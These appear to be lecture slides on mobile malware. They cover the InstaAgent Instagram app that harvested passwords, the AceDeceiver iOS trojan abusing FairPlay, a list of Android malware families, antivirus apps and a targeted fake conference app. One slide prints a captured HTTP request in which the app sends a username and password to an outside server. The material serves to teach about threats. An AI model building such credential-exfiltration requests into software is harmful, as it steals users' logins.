


Outline

- Mobile malware
- Identifying malware
 - Detect at app store rather than on platform
- Classification study of mobile web apps
 - Entire Google Play market as of 2014
 - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
 - Out-of-date Apps may disable more recent security platform patches

Malware Trends



Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

By [AppleInsider Staff](#)

Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[REDACTED]&password=x[REDACTED]
```

 618 Like Tweet 37 G+1

ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: [Claud Xiao](#) on March 16, 2016 5:00 AM

FILED IN: [Unit 42](#)

TAGGED: [AceDeceiver](#), [FairPlay](#), [OS X](#), [Trojan](#), [ZergHelper](#)

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.

AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also

Based on FairPlay vulnerability

Normal Procedures




FairPlay MITM




- Requires malware on user PC, installation of malicious app in App Store
- Continues to work after app removed from store
- Silently installs app on phone

Android malware 2015



61%

CYREN noted a 61% increase in the amount of mobile malware targeting Android devices.





Current Android Malware

Description

AccuTrack

This application turns an Android smartphone into a GPS tracker.

Ackposts

This Trojan steals contact information from the compromised device and uploads them to a remote server.

Acnetdoor

This Trojan opens a backdoor on the infected device and sends the IP address to a remote server.

Adsms

This is a Trojan which is allowed to send SMS messages. The distribution channel ... is through a SMS message containing the download link.

Airpush/StopSMS


Airpush is a very aggressive Ad-Network.

...

BankBot

This malware tries to steal users' confidential information and money from bank and mobile accounts associated with infected devices.

Trends 2014-15



Android free antivirus apps ...

1. [Comodo Security & Antivirus](#)
2. [CM Security Antivirus AppLock](#)
3. [360 Security - Antivirus Boost](#)
4. [Sophos Free Antivirus and Security](#)
5. [Malwarebytes Anti-Malware](#)
6. [Bitdefender Antivirus Free](#)






Norton Security and Antivirus

NortonMobile - January 26, 2015


Tools

Install

Add to Wishlist

 This app is compatible with some of your devices. Offers in-app purchases


★★★★☆ (422,243)

  +150581 including Brian


- “Even security companies know the risk is low — that's why apps are packaged with other selling points.” - AndroidCentral
- Kevin Haley, Symantec's Director of Symantec Security Response:
 - "Symantec sees an important role to play in helping to protect data and mobile devices from being exposed to risk," ...
 - "While Symantec sees its purpose in the mobile landscape as providing security against malware, fraud and scams; we also protect devices against loss and theft — loss of the device itself, as well as the information on it. In addition, Symantec helps businesses protect and manage their data being stored or transmitted through the mobile devices of their employees."

<http://www.androidcentral.com/antivirus-android-do-you-need-it>

Android malware example




Install malicious “conference app”



WUC's Conference
in Geneva

On behalf of all at
the Word Uyghur
Congress (WUC),
the Unrepresented
Nations and Peoples
Organization (UNPO)
and the Society for
Threatened Peoples
(STP), Human
Rights in China:
Implications for
East Turkestan,
Tibet and
Southern Mongolia
In what was an
unprecedented

Malware behavior triggered by C&C server (Chuli)



Outline

- Mobile malware
- ➔ Identifying malware
 - Detect at app store rather than on platform
- Classification study of mobile web apps
 - Entire Google Play market as of 2014
 - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
 - Out-of-date Apps may disable more recent security platform patches